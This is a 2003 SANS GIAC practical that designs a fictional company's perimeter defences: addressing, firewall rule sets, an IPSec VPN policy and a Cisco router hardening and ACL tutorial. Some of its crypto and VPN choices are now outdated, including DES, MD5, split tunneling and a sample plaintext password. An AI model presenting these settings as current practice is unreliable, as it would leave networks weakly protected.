GIAC received one block class C IP address, which is 223.223.223.0/24 network. This IP address block actually reserved by IANA as listed on http://www.iana.org/assignments/ipv4-address-space. We use reserved IP address in this document to ensure that no active sites in the Internet are accidentally targeted by the attackers because of any vulnerabilities found in the software or hardware selected in this document.

We will use 10.0.0.0/8 reserved IP address, as per RFC 1918, for all the networks within GIAC infrastructure. Main PIX Firewall will do the NAT for all the hosts in GIAC networks, utilizing 254 public IP address available. Internet Services network will be static NAT to the public IP address.

[7] Switched Port Analyzer (SPAN) is the terminology to dedicated one port in ne twork switch to receive all traffics that go through any other ports in same switch. With Cisco switch, it is possible to mirror traffic only from particular port or whole VLAN to dedicated SPAN port.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.




Figure 4: IP Addressing Scheme

Table 1: IP Address Allocation for Each Device

Devices	Interface	Internal IP Address	External IP Address
Border Router	External, Serial 0 Internal, Fast Ethernet 0		(Assigned by the ISP) 223.223.223.1/24
Main Firewall	Outside, to border router Inside, to internal network DMZ, Internet Services (VPN Pool)	 10.1.1.1/24 10.1.2.1/24 10.1.100.1-10/24	223.223.223.2/24 223.223.223.3-10/24
Main Switch, RSM	VLAN 1 VLAN 10, Internal Users VLAN 20, Internal Servers VLAN 30, Management VLAN 40, ISDN Router VLAN 50, Wireless Network	10.1.1.2/24 10.1.10.1/24 10.1.20.1/24 10.1.30.1/24 10.1.40.1/24 10.1.50.1/24	One-to-one NAT will be configured in main PIX to translate all packets from internal network to the Internet.
Internal Firewall	Outside Inside, Database Network	10.1.1.3/24 10.1.3.1/24	Public IP address pool is from 223.223.223.11 to 223.223.223.200

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

ISDN Router	Ethernet 0 (ISDN Users Pool)	10.1.40.2/24 10.1.200.1-2/24	

1.5 Cost Analysis and Resource Allocation

We have tried to utilize and integrate current devices to new GIAC infrastructure. However we still need to purchase following devices:

- Cisco Router 2621XM with serial interface
- Cisco PIX Firewall 515E DMZ Bundle with Unrestricted License
- Cisco VPN Client
- Route Switch Module for Cisco Catalyst 5000
- 5 New PCs (We will use current PC for Snort IDS and IDS Console Analysis)
- Solarwinds Software
- TripWire for Windows 2000 Server
- Cisco Wireless Access Point and Card, will be purchased by Sales group

Since we combined the solution with open source software, we have so many advantages using free software and no need to use high-end specification for the server. After received 35% discount for Cisco Products, the cost for all devices is still below $30,000. This cost is still reasonable for the CEO and he decided to implement the project as soon as possible.

Current System Administrator will continue his job to monitor the Web and Mail Server and all Microsoft Internal Servers. The new joiner who has good knowledge in Linux will administer and monitor all servers running Linux operating system. Internal support guy will continue supporting internal users workstation and printer. Other developers and database administrator will work as usual.

The Technical Manager himself will administer and monitor all Cisco devices; border router, main firewall, main switch and internal firewall. Only himself who can do changes in those devices, even the other admin can login to all Cisco devices to monitor. Together with the Linux guy, the Technical Manager will monitor the Snort IDS log files through the IDS Console Analysis.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Assignment 2

Now it's time to define the security policy and apply it to all devices. By "policy" we mean the specific set of Access Control Lists, rule-set, or IPSec policy for that device – not corporate or organizational policy. The policies we define must accurately reflect GIAC business needs as well as appropriate security considerations.

We use 'Defense in Depth' philosophy when define and apply the policy, that we believe no single defensive component is a silver bullet - that no single technology or tool adequately protects our network.

2.1 Policy Overview

We will define security policy on following devices: Border Router, Main Firewall, and Virtual Private Network policy. We also cover policy on other devices such as Internal Firewall, Main Switch / RSM and ISDN Router.

2.1.1 Border Router Policy

We have decided to let the Main Firewall to do most of security filtering and inspection. So we just put basic filtering on the Border Router.
As general, Border Router will be configured by following this policy:

1. Disable unnecessary services on the router
2. Block packet with spoof IP address, invalid or non-routable source
3. Permit only packet with specific destination to GIAC Internet Services network
4. Permit VPN connection to the firewall
5. Block known service that frequently probe by hacker
6. Secure administration, different privileged for different admin
7. Provide warning / banner login
8. Log all activities and send to centralized logging console
9. Authentication is using local database with strong password policy

We will explain Border Router policy in more detail on Tutorial section.

2.1.2 Main Firewall Policy

We have defined overview of policy and rule sets we will apply to the Main Firewall as listed on Table 2. PIX Firewall applies the rule sets or policy for each specific interface. We have three interfaces in our Main Firewall: Outside to Border Router and Internet, Inside to Internal Network, and DMZ to Internet Services Network.

The policy listed on Table 2 will be applied for each interface:

- Policy number 1 to 7 will be applied on Outside interface
- Policy number 8 to 13 will be applied on DMZ Interface
- Policy number 14 to 18 will be applied on Inside interface

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Table 2: Policy Overview in Main Firewall

No	Source	Destination	Services	Action
1	Internet	Web Server	HTTP/HTTPS	Allow
2	Internet	External Mail Server	SMTP	Allow
3	Internet	SSH Server	SSH	Allow
4	Internet	Firewall	IPSec/VPN	Allow
5	Internet	DNS Server	DNS	Allow
6	Border Router	Internal Logging Server	Syslog	Allow
7	Internet	DMZ/Internal Network	Any	Block and log
8	Web Server	Internal Database	Application Specific	Allow
9	Mail Server	Internet	SMTP	Allow
10	Mail Server	Internal Mail Server	SMTP	Allow
11	DNS Server	Internet	DNS	Allow
12	NTP Server	Public NTP Servers	NTP	Allow
12	Internet Service Network	Internal Logging Server	Syslog	Allow
13	Internet Service Network	Internet/Internal Network	Any	Block and log
14	Internal Users	Internet Service Network	Any	No-NAT and allow
15	Internal Users	Internet	Any	NAT and allow
16	Database	Partner Network	Any	VPN and allow
17	Internal Users	Partner Network	Any	Block and log
18	Other Internal Users	Any	Any	Block and log

We will try to explain each policy and the relationship between Main Firewall policy with GIAC business requirements.

Policy #1
Policy number 1 is to allow all customers from the Internet to connect to GIAC Web Server and buy online fortunes. TCP port 80 and 443 are opened for any source IP address to let access to HTTP and secure connection with SSL.

Policy#2
This policy lets everyone from the Internet, including customers, partners, and suppliers to send e-mail to GIAC domain.

Policy#3
Suppliers from anywhere will be able to connect to dedicated SSH server using TCP port 22. They will copy the new fortunes with Secure Copy.

Policy#4
Policy number 4 is to allow VPN connection to be terminated on the firewall. In this table, we put source address as 'Internet'. But in the implementation, we will restrict source IP address for site-to-site VPN and allow GIAC Mobile Users to connect from anywhere. This will be described later on VPN policy.

Policy#5
This policy will let everyone from the Internet to access our DNS Server, through TCP port 53 and UDP port 53.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Policy#6
We want to monitor Border Router activity, so we let Syslog packets with UDP port 514 to pass the firewall to the Internal Syslog Server. This can result of Denial of Services attack, when the attackers initiate so many activities that restricted and logged in the Border Router to force it sends huge log data to the server. The only way to avoid this is by carefully define which activity will be logged, and monitor the logging from the router closely.

Policy#7
Any other packets initiate from Outside Interface will be blocked and logged. This policy is not applied to packets initiate from Internal Network or Internet Service Network, since the firewall will maintain the stateful table of this type of packets.

Policy#8
Policy number 8 allows the Web Server to initiate connection to Database Server on the Internal Network, when customers want to purchase online fortunes. Only specific port will be opened, which is TCP port 1521.

Policy#9
Mail Server on Internet Services Network, should be able to send SMTP packet to any mail servers on the Internet. This policy will facilitate that requirement.

Policy#10
Since the External Mail Server will forward all SMTP packets to Internal Mail Server, we need to allow SMTP connection between them.

Policy#11
GIAC DNS Server needs to connect to any DNS servers on the Internet. We will let this machine to connect to any destinations on the Internet with specific TCP port 53 and UDP port 53.

Policy#12
This policy will let any machines on Internet Services Network to send Syslog packet to Internal Syslog server. We don't need to define the source IP address one by one, since we have made sure that the server room, where we put all devices and servers, is physically secure and we are totally controlling the switch on Internet Services Network.

Policy#13
Any other activities initiated from Internet Services Network will be blocked and logged.

Policy#14
Policy number 14 lets Internal Users to access Internet Services Network without any restrictions. Since all networks behind the Main Firewall use reserved IP address, we don't need to NAT any packets between them.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Policy#15
Internal Users can access the Internet without any restrictions and the source IP address will be masqueraded / translated to public IP address using Network Address Translation. For time being we will let unrestricted Internet access for Internal Users, until we received another instruction from the CEO.

Policy#16
Policy number 16 actually is a part of VPN policy. We will configure the firewall to let only connection from Database Server to International Partners network that will initiate VPN tunnels. We will discuss this policy in more detail on VPN policy.

Policy#17
Policy number 17 will block any attempts from Internal Users network other than Database Server to connect to International Partners. This policy is related with policy #16 and VPN policy. Restriction for International Partners to connect only to Database Server, will be applied on the Main Switch / RSM. This is because we cannot restrict VPN users access on the Main Firewall, since the VPN tunnel makes some kind of hole through the firewall.

Policy#18
We will block and log any connections initiated from behind the firewall Inside Interface, other then specific source IP address that we have mentioned in IP addressing scheme. This policy is important to avoid malicious users to use different IP address for their machine other then what we have defined.

Other then Rule Sets above, we have defined the secure management connection to the firewall policy. All management connection will use SSH from specific source internal GIAC IP address and use local user database inside the firewall. This policy, with all other policy, will be applied and described in more detail in Tutorial section.

2.1.3 VPN Policy

In this section, we will define the VPN policy that will be applied on Main Firewall. The policy only states the VPN technology and which packet can generate or use VPN tunnel.

VPN technology we will use is IP Security (IPSec). Originally described in RFCs 1825-1829, which are now obsolete, IPSec is currently discussed in a number of documents presented by the IETF IP Security Working Group.[8]
IPSec currently supports IP version 4 unicast packets. IPv6 and multicast support is coming later.

Before we can establish secure IPSec tunnel between two points, we need to exchange common security policy and the IPSec authentication key using Internet Key Exchange (IKE) as part of Internet Security Association and Key

[8] http://www.ietf.org/ids.by.wg/ipsec.html

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Management Protocol (ISAKMP). Acronyms "ISAKMP" and "IKE" are both used in Cisco IOS software to refer to the same thing.

We defined standard we used for both ISAKMP and IPSec on Table 3.

Table 3: Virtual Private Network Policy

ISAKMP	
Authentication Method	Pre-shared Key
Encryption Standard	DES
Hash	Message Digest 5 (MD5)
Diffie-Hellman Group	2 (1024bit)
Security Association Lifetime	86400 seconds
IPSEC	
Transform-sets	esp-des, esp-md5-hmac
Peer 1 IP Address	100.100.100.100
Peer 2 IP Address	101.101.101.101
Peer 3 IP Address	102.102.102.102
Local Network in Peer 1	10.10.10.0/24
Local Network in Peer 2	10.10.20.0/24
Local Network in Peer 3	10.10.30.0/24
GIAC VPN Users	
Authentication Method	Extended Authentication with Radius
Pool IP Address	10.1.100.1-10/24
Split Tunneling	Enable

Authentication method we used for all site-to-site VPN is pre-shared key. We defined different keys for all 3 International Partners and we will deliver these keys through secure out-band connection. For time being, we will use DES 56 bit encryption. After the VPN has been established and worked properly, we will buy 3DES license and ask all partners to upgrade their device too.

Message Digest 5 (MD5) is used for hash mechanism, and Diffie-Hellman Group is 2 with 1024 bit. Since we will use same ISAKMP parameters for all site-to-site VPN and for GIAC VPN users, we need to use Group 2 Diffie-Hellman since Cisco VPN Client 3.6 only support this group.[9]
We will leave the SA lifetime to its default, 86400 seconds.

For IPSec standard, we will use esp-des and esp-md5-hmac transform-sets. Peer IP address is IP address of outside interface on partner's firewall or router, where we will terminate the VPN tunnel. Those IP addresses are taken from IANA reserved IP address. Local network is network behind partners' firewall that needs to connect to GIAC database network. Only packet from Database network to International Partners ' local network and vice versa will be encrypted using site-to-site VPN.

[9] http://www.cisco.com/warp/public//110/pix3000.html

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

For mobile users, we will assign IP address from pool with range 10.1.100.1 to 10.1.100.10. We just assigned 10 IP addresses to the pool, since number of VPN users is only less than that. We will enable extended authentication feature in the Main Firewall so all GIAC VPN users will be authenticated by Internal Radius server.

Split tunneling is also enabled; to make the GIAC VPN users can connect to GIAC Internal Network and to the Internet at the same time.

Note that policy that control access from VPN users is not only applied on the firewall, but also on the main switch/RSM. This is because we terminate the VPN tunnel on main PIX Firewall, so VPN users once authenticated are bypassing all firewall rule sets. We can use the Radius server to authorize the access based on username. But for time being we will let all International Partners use shared-key and together with GIAC VPN users to be able to access everything behind the Main Firewall. Then main switch/RSM will block access from International Partners to any network behind the main switch, while GIAC VPN users access is left intact.

We will explain how to configure and test the VPN connection on later section.

2.1.4 Other Devices Policy

Three important other devices in GIAC network are main switch/RSM, Internal Firewall and ISDN Router.

The policy on the RSM is applied on specific interfaces. In this case, we will put necessary packet filtering on virtual VLAN interfaces, interfaces that connect to all internal networks. We put the filtering rule set to make additional layer of protection for our network, but we will put basic filtering only since most of the work has been done on the Main Firewall.

Interface VLAN 1 is the interface that connects to Main Firewall and internal firewall. We will apply access control for VPN users in this interface, since VPN tunnel bypasses all rule sets on the Main Firewall.

We can see from Main Firewall policy that only VPN users can go anywhere behind the firewall. Border Router has access only to internal Syslog server, Web Server can connect only to the database using specific port, External Mail Server can connect only to internal Mail Server to send SMTP packet, and all servers in Internet Service Network can send only Syslog packet to internal Syslog server.

Since the Main Firewall has already block any access to Internal network other than what we mentioned above, we will put only 1 rule to block VPN users from International Partner to connect to any internal networks behind the main switch/RSM. They can only connect to the database and Internal Firewall defines access control to the database, which will be described later. Other VPN users, mobile GIAC employees, will be able to access any resources behind the main switch.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Interface VLAN 10 is the interface that connects to Internal Users network. We will block any attempts from this network to Management Network. If there is any administrator that sits on Internal Users network and need to connect to some server in Management network, we will open the access-list from specific source IP address.

We will not put any filtering on Interface VLAN 20 (Internal Servers Network), Interface VLAN 30 (Management), Interface VLAN 40 (ISDN Router), and Interface VLAN 50 (Wireless Network). Intrusion Detection System has been placed on Internal Servers Network to monitor all activity there, and the administrator monitors Management Network closely. So we believe we don't need to restrict any access from both networks.

Security policy has been defined on the ISDN Router and advanced authentication system will be used for Wireless users. Since users from ISDN and wireless need to access all resource, we will not restrict any access for time being. We have a plan to monitor wireless users by deploying IDS in the future, to make sure no leakage and malicious activity from that network.

Only one rule will be set on Internal Firewall: Allow connection from anywhere to the Database using specific application port. As we have described before, Main Firewall has done most of the works, so we just need this simple rule to be applied on this firewall. Internal Users from anywhere will be able to establish connection to the database too.

ISDN Router will use this policy to make sure it secure:

- ISDN number will not be published even to GIAC employees, this policy applied the concept of 'security through obscurity'.
- Only specific dial in number can establish connection, which is ISDN numbers in CEO and Technical Manager's home. We are thinking to put ISDN callback to make it more secure and to let the company pays the ISDN bill off course!
- Point-to-Point (PPP) Authentication will be used with CHAP technology, to make sure the password will not be sent in clear text.
- Username and password is stored on local ISDN Router, strong password will be used and this policy is easy to apply since there are only 2 ISDN users.

Now it's time to apply the security policy on all devices. Before we configure the access control list and all rule-sets, we have made sure that we have configured all routing functions, each device can connect to other devices using basic connectivity test such as ping.
We deploy static routing in whole GIAC network since number of devices is only few, and to avoid complex configuration.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

2.2 Tutorial on Cisco Devices

2.2.1 Border Router

Cisco routers have level of privilege in its IOS command line interface.
The first level is *user EXEC mode*, with prompt like this

```
Router>
```

In this mode, we have only limited access, like basic ping test and some 'show' command to display configuration result. Even when we type '?' for help will give us list of so many commands, but we cannot execute them.
For example:

```
Router>?
Exec commands:
  <1-99>          Session number to resume
  access-enable   Create a temporary Access-List entry
  access-profile  Apply user-profile to interface
  clear           Reset functions
…
```

Command 'clear' is available according to the list, but we cannot execute it

```
Router>clear ?
% Unrecognized command
```

(In later mode, we will see that command 'clear ?' should list all sub-commands under command 'clear')

The second level is the *privilege EXEC mode*, where we can execute any commands listed by '?' but not configure or put any parameters to the router; for example we can execute debug command, clear command, more show and so on.
The prompt is name of the router followed by #.
We can get into privilege mode by typing 'enable' and fil the password.

```
Router>enable
password:  xxxxx
Router#clear line ?
  <0-70>        Line number
  async-queue   Clear queued rotary async lines
  aux           Auxiliary line
  console       Primary terminal line
  tty           Terminal controller
  vty           Virtual terminal
```

For the new router, we don't have to type any password to get into privilege mode.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

If we want to configure the router, first we have to go to *global configuration mode*, by typing 'configure terminal'

```
Router#configure terminal
Router(config)#
```

In this mode we can configure global parameter, parameter that will be applied on the router globally, such as name of the router, local database for user and password, static routing and so on.

We can configure specific parameter for router interfaces or virtual line (telnet line), by typing the name of the interface / line from global configuration mode. Cisco named it *interface configuration mode*.

```
Router(config)#interface Fast-Ethernet 0
Router(config-if)#ip address 223.223.223.1 255.255.255.0
Router(config-if)#no shutdown
```

Cisco IOS supports abbreviation command, means we don't have to type the command completely, only partial command as long as the command we type is unique. We can also complete the partial command by typing <tab> after the partial command.

Good documentation from Cisco website about Cisco IOS basic command line interface for version 12.2 can be found on following:
http://www.cisco.com/univercd/cc/td/doc/product/software/ios122/122cgcr/ffun_c/ffcprt1/fcf001.htm

2.2.1.1 General Configuration

We will configure the router starting from general configuration.
First, we define the name of our border router as something that not too obvious. We decide to use xGiac as router name. This command is done under global configuration mode.

```
Router(config)#hostname xGiac
XGiac(config)#
```

Next step is to configure the enable password, password to switch between user EXEC mode to privileged EXEC mode. There are two commands to configure enable password: using 'enable password' or 'enable secret' commands.

Enable password command uses Cisco-defined type encryption algorithm (Type 7), which is known to the commercial security community to be weak. Enable secret command uses Type 5 password protection scheme that use MD5 hash, which is much stronger than Type 7.
It's recommended to always use enable secret command instead of enable password where possible.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

To put enable secret password and disable enable password:

```
XGiac(config)# enable secret 2_mAny-S3crEts!
XGiac(config)# no enable password
```

Type 7 password is not only used by the enable password command. It's also used by line password and local user database (that we enter with username – password command, will be described on later section).
We can enable encryption service to keep passerby from reading those passwords when they are displayed on the screen,

```
XGiac(config)#service password-encryption
```

Be careful, this command still not protects some password or key such as SNMP community string and NTP authentication keys. As general rule, never use the same secret key for these readable passwords with any other protected passwords (It's not a good idea to use the same string for SNMP community and enable secret, for example).

Now we need to setup banner login message to give a warning for everyone that connect to our border router.

```
XGiac(config)#banner login S
Enter TEXT message.  End with the character 'S'.
Warning: Authorized Access Only
If you are NOT an authorized user, please exit immediately
S
```

The argument *S* indicates any delimiting character.

2.2.1.2 Hardening the router

In this section, we will disable unnecessary services in the router. We use some guidance from National Security Agency (NSA) – Cisco Router Security Configuration Guide.[10]

Cisco Discovery Protocol

The first service we will disable is Cisco Discovery Protocol (CDP). CDP is a proprietary protocol that Cisco devices use to identify each other on directed connected network. We don't need to enable CDP in our border router, so we will disable it completely.

```
XGiac(config)#no cdp run
```

We can also disable CDP on each interface by typing 'no cdp enable' on that particular interface, for example:

[10] This guidance can be downloaded from http://nsa2.www.conxion.com/cisco/download.htm

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
XGiac(config)#interface serial 0
XGiac(config-if)#no cdp enable
```

TCP and UDP Small Servers

The second service we will disable for our router is TCP and UDP simple services. These are the service that running on a host with port number lower than 20: Echo, Discard, Daytime and Charger.
By default this service is disable. To disable it if it was enabled somehow, we can use:

```
XGiac(config)#no service tcp-small-servers
XGiac(config)#no service udp-small-servers
```

Finger Server

Cisco IOS supports the 'Unix' finger protocol, which is use for querying a host from remote host about its logged in users. If we log into the router, we can list the logged in user using 'show user' command. There is no need to enable this service, since we don't want anyone from any host try to figure out who is currently login to the router. If attacker can get this information, he can use it to plan further attack.

```
XGiac(config)#no ip finger
```

HTTP Server

Newer Cisco IOS supports web-based remote administration using the HTTP protocol. It looks nice, we can enable and disable service, create access-list, even reboot the router using our Internet browser. But we don't need such service since the Technical Manager is very solid in IOS command line, and this http may be used for a denial-of-service attack.[11]

```
XGiac(config)#no ip http server
```

Bootp Server

Bootp is a datagram protocol that is used by diskless hosts to load their operating system over the network. Cisco routers are capable of acting as bootp server, but we don't need this service so we will disable it.

```
XGiac(config)#no ip bootp server
```

IP Source Routing

Source routing is a feature of Internet Protocol whereby sending host can put information about route in the IP header of the packet.

[11] One of the advisory from Cisco regarding Cisco IOS HTTP Server Vulnerability can be found on http://www.cisco.com/warp/public/707/ioshttpserver-pub.shtml

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Router will process this packet by following the route specifies on the IP header. Unless a network depends on source routing, it should be disable since this feature can be used in several kinds of attacks.

```
XGiac(config)# no ip source-route
```

IP Directed Broadcast

Directed broadcasts permit a host on one network to send a packet to other network with broadcast address as destination. This technique can be used to launch denial-of-services attack.
By default this feature is disable on Cisco router. To explicitly disable this feature, we have to put the command under interface configuration mode:

```
XGiac(config)#interface fast-ethernet 0
XGiac(config-if)#no ip directed-broadcast
```

IP Redirects & IP Unreachable

Cisco routers automatically send Internet Control Message Protocol (ICMP) messages under a wide variety of condition. One of them is IP Redirect message. Cisco router will send this type of message to the originator of the packet if the router detects that the packet should take more optimal route then current route. Cisco router also can send ICMP unreachable error message that can be used to map our network. Both ICMP messages need to be disabled, and we have to do it under interface configuration mode:

```
XGiac(config)#interface serial 0
XGiac(config-if)#no ip redirects
XGiac(config-if)#no ip unreachables
```

NTP Service

We will not use Network Time Protocol (NTP) on the router Internet-facing interface. So we will disable it on that particular interface

```
XGiac(config-if)# ntp disable
```

SNMP Services

Simple Network Management Protocol (SNMP) is the standard Internet Protocol for automated remote monitoring and administration. This protocol will help us to manage our network. But we have decided not to use SNMP for time being, until everything has been configured and working properly. So we will disable the SNMP service from the router

```
XGiac(config)#no snmp-server
```

Later on, when we decide to use SNMP, we need to put SNMP community string and add rule on Main Firewall to allow SNMP trap (UDP port 162).

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

2.2.1.3 Access Control List

Introduction

Access Control Lists (ACL) filters network traffic by controlling whether routed packets are forwarded or blocked at the router's interfaces. The router examines each packet to determine whether to forward or drop the packet, on the basis of the criteria we specified within the access lists.[12]
Access list can be used not only for Internet Protocol, but also on other protocols such as DEC, AppleTalk, IPX and so on.

There are two types of access list: Standard and Extended. Standard ACL filters traffic based on source address of packet only, while Extended ACL can be used to filter traffic based on source address, destination, source port and destination port.

When configuring access lists on a router, we must identify each access list uniquely within a protocol by assigning either a name or a number to the protocol's access list. In Cisco access lists, we can use range from 1-99 and 1300-1999 for Standard ACL, and range from 100-999 and 2000-2699 for Extended ACL.

Named ACL is popular to used since it make us easier to differentiate one set of access-list with the others. But we can only specify access-list by names for following protocol: IP, IPX, ISO CLNS, NetBIOS IPX and Apollo Domain.

There are two steps to configure ACL in Cisco IOS:

- Create rule set using Standard or Extended ACL
- Apply the rule set to the interface

For IP ACL, we can only configure one access-list for inbound direction and one access-list for outbound direction in each interface.

In one ACL rule set, the order of access list statements is important. When the router is deciding whether to forward or block a packet, the Cisco IOS software tests the packet against each criteria statement in the order in which the statements were created. After a match is found, no more criteria statements are checked.

When we create ACL statement, by default Cisco implies 'implicit deny' on the last statement of ACL. It means the IOS tests the packet against each criteria statement but found no match until the last statement, that packet will be dropped.

There are other types of access lists such as Reflexive and Lock-and-Key (Dynamic Access List). But we have decided to use only Extended ACL to do

[12] Access Control Lists: Overview and Guidelines
http://www.cisco.com/univercd/cc/td/doc/product/software/ios122/122cgcr/fsecur_c/ftrafwl /scfacls.htm

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

basic filtering on border router, since Main PIX Firewall will handle more specific and stateful filtering. So we will not discuss them in this document.

Format of Standard ACL:

XGiac(config)# access-list *access-list-number* {deny | permit} *source* [*source-wildcard*] [log]

Access-list number is between 1-99 and 1300-1999 for Standard ACL.
Action can be taken either deny or permit the packet.
Source address must be followed by the wild card mask, which has reverse format than IP subnet mask.
For example: 10.0.0.0 0.255.255.255 will allow one block of class A IP address.

To specify specific source IP address we can use 0.0.0.0 wild-card mask, for example 10.1.1.1 0.0.0.0, or use 'host' keyword: access-list 1 permit host 10.1.1.1.
To specify any source IP address, we can use 0.0.0.0 255.255.255.255 or with word 'any': access-list 1 permit any.

We can use named access-list for Standard ACL. We have to type the name first, then put the rule set under access-list configuration sub command.

XGiac(config)# ip access-list standard *name*
XGiaac(config-std-nacl)# deny | permit {*source* [*source-wildcard*] | any}[log]

Format of Extended ACL:

XGiac(config)# access-list *access-list-number* {deny | permit} *protocol source source-wildcard destination destination-wildcard* [precedence precedence] [tos tos] [established] [log | log-input] [time-range time-range-name] [fragments]

Access-list number is between 100-199 and 2000-2699 for Extended ACL.
Action can be taken either deny or permit the packet.
We can specify IP protocol number (from 1 to 255) or by protocol name: IP, TCP, UDP, ICMP, EIGRP and so on.
The wild card mask must follow source address, so does the destination address. Keyword 'host' and 'any' can be used in wildcard for Extended ACL.
The other parameters are optional.

If we specify some protocol like TCP, we can defined source port and destination port on the access-list, after the source address and destination address.
Same like Standard ACL, we can assign name for Extended ACL.

XGiac(config)# ip access-list extended *name*
XGiac(config-ext-nacl)# deny | permit *protocol source source-wildcard destination destination-wildcard* [precedence precedence] [tos tos] [established] [log | log-input] [time-range time-range-name] [fragments]

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

GIAC Access Lists: Incoming from the Internet

First, we will define access-list for incoming packet from the Internet. We will use extended access-list number 110 to filter incoming packet from the Internet and access-list number 120 to filter incoming packet from internal network.

We start the access-list by blocking packet from invalid source. This access-list blocks source address reserved for private network in RFC1918.[13]

```
XGiac(config)#access-list 110 deny ip 10.0.0.0 0.255.255.255 any log
XGiac(config)#access-list 110 deny ip 172.16.0.0 0.15.255.255 any log
XGiac(config)#access-list 110 deny ip 192.168.0.0 0.0.255.255 any log
```

As written in Border Router general policy, we will log any activities including packet that violate the filtering criteria, in the access-list command use the *log* keyword. It's not a good idea to log everything, since it will consume the router resource and impact for its performance. We will analyze the log result and decide later which specific activities should be logged.

Newer IOS versions provide the *log-input* keyword in the access-list configuration, which adds information about the interface from which the packet was received, and the MAC address of the host that sent it.[14] In this tutorial, we will stick with the *log* keyword since we are connected only to one physical interface.

We deny traffic from GIAC public block IP address. Since this packet comes from Internet, it means someone is trying to spoof our IP address.

```
XGiac(config)#access-list 110 deny ip 223.223.223.0 0.0.0.255 any log
```

We will block all packets from source IP addresses that listed as 'reserved' for IANA. The list is available on http://www.iana.org/assignments/ipv4-address-space.

```
XGiac(config)#access-list 110 deny ip 0.0.0.0 0.0.0.0 any log
XGiac(config)#access-list 110 deny ip 1.0.0.0 0.255.255.255 any log
XGiac(config)#access-list 110 deny ip 2.0.0.0 0.255.255.255 any log
XGiac(config)#access-list 110 deny ip 5.0.0.0 0.255.255.255 any log
…
```

Up to the multicast IP address, class D, and class E block IP address.

```
XGiac(config)#access-list 110 deny 224.0.0.0 31.255.255.255 any log
```

The access-list will block all packets coming from spoofed IP address and invalid source IP addresses.

[13] http://www.ietf.org/rfc/rfc1918.txt?number=1918
[14] Improving security on Cisco Router, http://www.cisco.com/warp/public/707/21.html#rec_acc

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Now we will permit packet with destination to GIAC Internet Servers.
First, we allow http and https connection to our Web Server.

```
XGiac(config)#access-list 110 permit tcp any host 223.223.223.3 eq 80
XGiac(config)#access-list 110 permit tcp any host 223.223.223.3 eq 443
```

The public IP address of our Web Server is 223.223.223.3. In extended access-list, we can define specific destination port with keyword *eq* (equal, match exactly port number we mention), *lt* (match port number less then what we mention), *gt* (match port number greater then what we mention) and range (match port on the range). We can use name instead number for the port, for example www, ftp and smtp for port 80, 21 and 25 respectively.

We need to allow connection to our Mail Server, with public IP address 223.223.223.4.

```
XGiac(config)#access-list 110 permit tcp any host 223.223.223.4 eq 25
```

We let all suppliers from anywhere in the Internet to connect to our SSH server, with IP address 223.223.223.5.

```
XGiac(config)#access-list 110 permit tcp any host 223.223.223.5 eq 22
```

